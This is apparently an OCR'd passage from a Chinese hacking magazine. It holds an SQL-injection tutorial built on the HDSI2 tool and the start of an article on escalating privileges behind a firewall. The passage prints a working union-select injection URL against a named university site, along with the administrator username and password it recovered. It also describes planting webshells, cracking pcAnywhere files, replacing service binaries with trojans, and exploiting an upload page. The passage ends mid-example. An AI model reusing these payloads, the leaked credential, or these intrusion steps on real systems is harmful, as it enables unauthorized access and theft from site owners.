


图 7

这里再配合“上传文件”这个板块，那么就可以很另类的获得 webshell 了，如图8。




图 8

上传方面，我们可以通过两种方式，第一种失败的时候可选第二种，第一种是存储过程来上传，另一种是把你要上传的数据写到一个表里。然后再通过备份这个表到指定的目录，具体原理也不多介绍了。就说说获得 webshell 的思路吧。当一个站我们只获得一个注入点，并且是有权限的，那么我们可以通过列目录，去找到网站的根目录，然后通过上传文件，直接写个 shell 进去。呵呵，不错吧，看你们的运气咯。

好啦，asp 注入的基本方法，和平时别人比较少用的方法和思路，我都交给大家，后面的就靠自己去发挥了。现在我们转到 php 注入了，前面不是说了么？这款是专门的注入工具，怎么能少了 php 的注入。

php 注入详解

首先自己去找个 php 注入点，当然了，不可以利用扫描注入点的功能，（因为那个扫描是针对 asp 程序的）至于如何找 php 注入点，查一下，有很多的文章可以看，2005 年第 3 期的黑客 x 档案中，也有浅蓝的辐射鱼写的一篇 php 注入的文章，很详细，大家可以去翻翻看。这里我找到了 php 注入点，就给大家实例注入看看吧。

把 php 注入点填写好，再把 “关键字符”填上，填什么呢，就填写你打开注入点的那个网页的其中一串字符，开始注入，注入完成后，就跟前面 asp 注入一样，把表名，列名，猜解出来，如图 9。




图 9

接着，是用户名和密码的猜解了，这里需要手工做点活，我们把猜解的网址直接在 ie 中打开，可以看到如图 10，有个“2”跟“5”的地方。我们把 2 跟 5 分别填写到字段一和字段二，如图 11。




图 10




图 11

猜出来了，看看 http://www.lnnu.edu.cn/news/listdetail.php?id=331/**/and/**/1=2/**/union/**/select/**/1,username,3,4,password,6,7,8,9,10,11,12,13,14/**/from/**/ymnews_user/**/where/**/id=1/*，如图 12：**用户名：lnnunic 密码：878qbPjm**。




图 12

然后就是扫描后台，用这个用户名和密码登陆了，这等简单的事情，还是留给大家自己亲手体会了，我就不再班门弄斧了。


webshell，注入点管理

这里作者还给大家提供了一个方便之处呢，可以让大家自己方便地管理自己曾经找到的注入点。有时候，得到 webshell，但是一时之间，找不到攻破主机的办法，就搁浅着，等以后有灵感，再去攻。

总结：这个工具给我们的入侵带来了不少的方便啊，我用了这款工具，总的感觉来说，比同类工具的注入速度，查询速度都要快，也许是作者优化了一些代码吧。朋友们，在享受快乐的同时，我们也要多谢一下在背后辛辛苦苦开发工具的“伟人”啊，HDSI2 的作者——教主，是他开发出了那么好的工具给我们使用，我们才可以更好地体验，学习入侵。并且这款工具是最新的，最优化的，专门给黑客 x 档案打造的，教主的合作站点是黑客 x 档案哦。

（文章的相关工具：HDSI2.0 X 版，光盘中有收录。）

防火墙后面的脆弱



剑心[B.C.T]

现在的入侵，好象基于系统的已经越来越少了，大部分都已经转向了脚本方面的攻击。其中一个很大的原因，我想是因为很多主机都配置了防火墙，其已经把脆弱的主机和危险的因特网划清了界限。

攻击防火墙不是一般的人可以做到，很多的黑客教程的开篇，在正式的攻击之前都会先Telnet某一个端口，看反映时间或者其他的方式来探测是否有防火墙，对于有防火墙的大部分人都会退却或者只能寻求脚本方面的攻击。相对于系统攻击来说，脚本攻击成功获得权限很低，并不能一下子就获得入侵者所需要的东西，他们需要耐心和长时间的等待，比如我就曾经为得到某个权限而等待一个月之久。

防火墙是一个多么有意思的东西，管理员装个防火墙之后就可以不必理会很多的东西，譬如一些针对445及其他的常见端口的攻击，因为他可以保证极少的东西对外敞开。(注意，并不是根本上禁止而只是屏蔽。)对于入侵者呢，初级的入侵者对防火墙肯定会望而却步。这是不是一件好事呢？未必！这给人的假象会害死很多的人！因为让人认为防火墙后面的主机是安全的，让人疏于防范，而一旦安全意识淡薄，主机就危险了。

这种假象给有耐心的入侵者的是什么呢？假设入侵者不能直接闯进系统，而是通过80端口，也就是脚本攻击，得到了所谓的Webshell(权限很低)。假如管理者认为主机是安全的话，就不会对主机做很多的配置，他会认为防火墙和杀毒软件做了一切！这里来看看因为这种安全隐患带来的一般提升权限的方法吧！比较传统点的有：

1.如果管理员为了管理方便在服务器上装了pcanywhere服务端，那么，到系统盘的Documents and Settings/All Users/Application Data/Symantec/pcAnywhere/中下载*.cif本地破解就使用pcanywhere连接就ok了，一般的管理员都不会去管这个的，这就是默认配置的后果。

2.如果一些系统服务，或者随系统自动启动的程序和管理员经常使用的软件，处于默认可写的目录，而且你有权限写的话，还犹豫什么呢，先改掉名字然后绑定木马传上去替换吧！

3.还是配置的原因，你可以留心下conn和config，pass这类型的文件，运气好的话还真有点好东西的。

还有很多其他的，好象都是在钻管理员的空子，但是这些都是谁给我们的呢？不就是可爱的管理员么？不就是因为管理员对于防火墙类软件的信任么？只是说这些好象还不能让人信服，也许你认为配置并不是系统的薄弱，那么我们来看一个例子吧！这里就不说泛滥一时的Serv-u的本地溢出，而这也恰恰是虚拟主机的杀手，我们来看看我遇到的一个例子吧！www.xxxx.com是我们要得到权限的目标网站，我知道没有什么希望还是扫描了一下，结果如下图1。




图1

本来就不抱什么希望，很明显的存在防火墙，我们只有80可以访问。于是去看看脚本方面的漏子。(好象现在都是这样的思路，系统方面没有什么漏洞就会去找脚本。)随手看了一个图片，发现目录是在一个upload目录下，结果很明显存在那样的一个上传文件的地方，如图2。




图2

于是拿WIS跑了一下，确实是存在一个文件upfile.asp。经常玩动网上传漏洞的人知道这意味着什么，直接访问之后果然提示没有选择文件，跟动网一模一样(我现在都不知道是什么系统，估计是差不多的代码)，如图3。

